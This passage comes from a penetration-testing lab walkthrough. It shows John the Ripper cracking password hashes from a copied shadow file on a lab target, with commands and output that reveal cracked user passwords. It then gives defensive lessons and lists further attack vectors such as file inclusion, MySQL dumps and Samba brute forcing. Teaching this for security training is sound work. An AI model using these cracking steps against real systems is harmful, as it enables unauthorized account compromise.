be practically impossible).

John the Ripper functions in several modes, but most effectively when supplied with a wordlist. A simple wordlist is included with John the Ripper but more complex wodlists can be downloaded from the internet. For now let's use the sample wordlist. In order to use John the Ripper we fist need to change into the directory where the binary resides. Do this using:

```
[sasattack@localhost ~]$  cd ~/bin/john-1.7.0.2/run
```

For our first try let's just use the wordlist supplied with John. Let's first try a simple brute force attack and try the passwords in our password.lst in the John the Ripper directory. First copy the shadow file to the John directory then try to crack it:

```
[sasattack@localhost run]$ mv ~/shadow ./shadow_file
[sasattack@localhost run]$ ./john --wordlist=password.lst shadow_file
Loaded 7 password hashes with 7 different salts (FreeBSD MD5 [32/32])
Asdfgh           (loren)
dolphins         (amy)
homebrew         (jennifer)
ne1410s          (patrick)
guesses: 4  time: 0:00:00:04 100%  c/s: 5101  trying: zhongguo
```

In the first pass John the Ripper managed to crack 4 of the 7 passwords in the /etc/shadow file. Note that one password is the password for the account we created, and it looks as though the password for the root account and the password for andy's account were not cracked.

John the Ripper can apply “mangling” rules to a wordlist, performing simple transformations on the words provided in the list to effectively increase the conent of the wordlist itself. For instance, mangling rules could take a single word, such as “apple” and try several variations on that entry such as “Apple” or “apple1” and check those against a password file.

Let's go ahead review our results, then try utilizing the John the Ripper mangling rules to see if we can crack any of the three remaining passwords:

```
[sasattack@localhost run]$ ./john --show shadow_file
patrick:ne1410s:14368:0:99999:7:::
jennifer:homebrew:14368:0:99999:7:::
loren:Asdfgh:14368:0:99999:7:::
amy:dolphins:14368:0:99999:7:::

4 password hashes cracked, 4 left
[sasattack@localhost run]$ ./john --wordlist=password.lst --rules
shadow_file
Loaded 3 password hashes with 3 different salts (FreeBSD MD5 [32/32])
marvin1          (andy)
guesses: 1  time: 0:00:00:56 100%  c/s: 5154  trying: Zhongguing
```

While we still were not able to crack the root user's account we have managed to recover every single user account password with ease! Now we have the password for each account on the system and even if we become locked out at a later point we will be able to log back in using a regular user's account.

Lessons Learned

After completing the exercise we can review the lessons we can learn from this exercise.

Keep Software Up to Date

Applying patches and updates is the best way to prevent known vulnerabilities. By subscribing to user mailing lists or security update lists you can keep an eye out for security developments involving software you utilize. You can also be alerted as soon as a newer version of software is released as well as any security updates the update addresses.

Prevent Version Disclosure

Often times attackers will seek out version information from software to determine if it contains known vulnerabilities. Making this information difficult to retrieve compounds the effort attackers must spend. Of course, masking version information doesn't mitigate vulnerabilities in the software, it may prevent an attack by discouraging an attacker. Unfortunately this is not always the case. Knowing the version of software run on our target allowed us to craft our attacks, but ultimately it was software vulnerability that let us in. Even without knowing version information we could have carried out our attacks, but at least we didn't waste time trying attacks that had been mitigated in the versions of the software installed.

Protect User Space

One grievous flaw in the target system was that once a user account was compromised there was nothing preventing the attacker from browsing the home directories of other users. This sort of configuration can crop up when administrators try to solve subtle permissions problems with an overly broad approach. Even if a system doesn't allow this configuration by default you should never assume that an administrator might unintentionally introduce it. Be sure that users' home directories are private by correctly utilizing the Linux permissions model.

Storing Passwords in Plain Text

Ultimately we were unable to crack the root user password. The only thing that led us to the root password was the fact that an administrator stored the password in an unencrypted file in their home directory. Although a more appropriate permissions model on the home directory might have prevented this specific compromise, the fact that the password was accessible makes it vulnerable. Keeping account passwords in plain text files in browser password stores, e-mail clients, text files, and other unsecured formats can lead to exposure and compromise.

Use Privilege Separation

We saw how a shell script that was designed to be part of a web application could become vulnerable to attack by a malicious outsider who gained control over the Apache web server. By allowing the apache user write access to a script that was run by root, we effectively gave control of the root account to the web server process. Extreme care should be given to situations where one user account is utilized to run scripts owned by another user account. The owner of files can always change the permissions on those files so they can write to them, so merely removing write privileges from the cron-curl.sh script would not have prevented this attack. A safer strategy would have been to either run the scripts as the apache user or to have them owned by an entirely different user and run with that user's crontab. Unfortunately, regular Drupal upgrades make this strategy cumbersome. By mixing shell scripts into the web application directory there is an inherent danger that the scripts will be unsafely utilized. Rather than including such shell scripts in the source distribution it would be safer to include details of how to safely write and schedule them well away from the web server process (so they could not fall victim to an attacker who controlled the web server). Even this approach is not 100% foolproof however, so extreme caution should be given to any implementation such as Drupal scheduled cron jobs.

0-day for the Win

One major flaw with the target server was the presence of a 0-day flaw in one of the installed web applications. Although this application was an open source project, it could just have easily been a piece of commercial or custom product. 0-day exploits are extremely valuable to the black hat community because they allow access to resources that cannot be prevented. In the face of such a threat what is a reasonable defense? The only reliable strategy is “defense in depth.” You should consider what might happen if any one of your resources were compromised. What could you do to detect such a compromise and what could be done to prevent the compromise of one service leading to a total root compromise? In this situation, at least, the 0-day is a known flaw, and could be mitigated by modifying the Apache configuration to hide the file containing the password hash from direct browsing. However, this is possible due to the fact that the 0-day was discovered and released by a white hat

security researcher. Had the vulnerability been discovered by the black hat community, it likely would have remained a valuable secret.

Part of the reason this particular 0-day was so dangerous was because the system it is used to exploit provides direct access for a remote user to create PHP. Before deploying such a system it is critical to evaluate this functionality, determine the software's necessity, and measure the consequences of such a resource being compromised. If it was absolutely necessary for a user to create PHP via a web browser, is it necessary that such functionality be open to any IP address? Could access to the resource be limited? PHP can be configured to disallow certain native functions, such as the system() call. Is it possible to disable this functionality to deny it to an attacker but still allow web applications to function? What other steps could be taken to mitigate such a threat? Are there safer alternative software packages that could enable the same functionality? It is important to evaluate all new software before installation to calculate the risk factors introduced by the software.

Other Unscripted Attack Vectors:

1. Recover the /etc/password file using file include vulnerabilities in the main website
2. Try enumerating hidden files by checking the Webalizer statistics in a hidden web directory.
3. Get the MySQL root password by finding files that have been edited with vi, appending the tilde '~' to their filename
4. Log into MySQL from a local user account, view the Drupal users table, dump it and try cracking the passwords using your MD5 rainbow tables
5. Send yourself e-mail using an e-mail header splitting attack against the contact form
6. Try a brute force password guessing attack against the target's Samba server
7. Explore user home directories using the Samba file share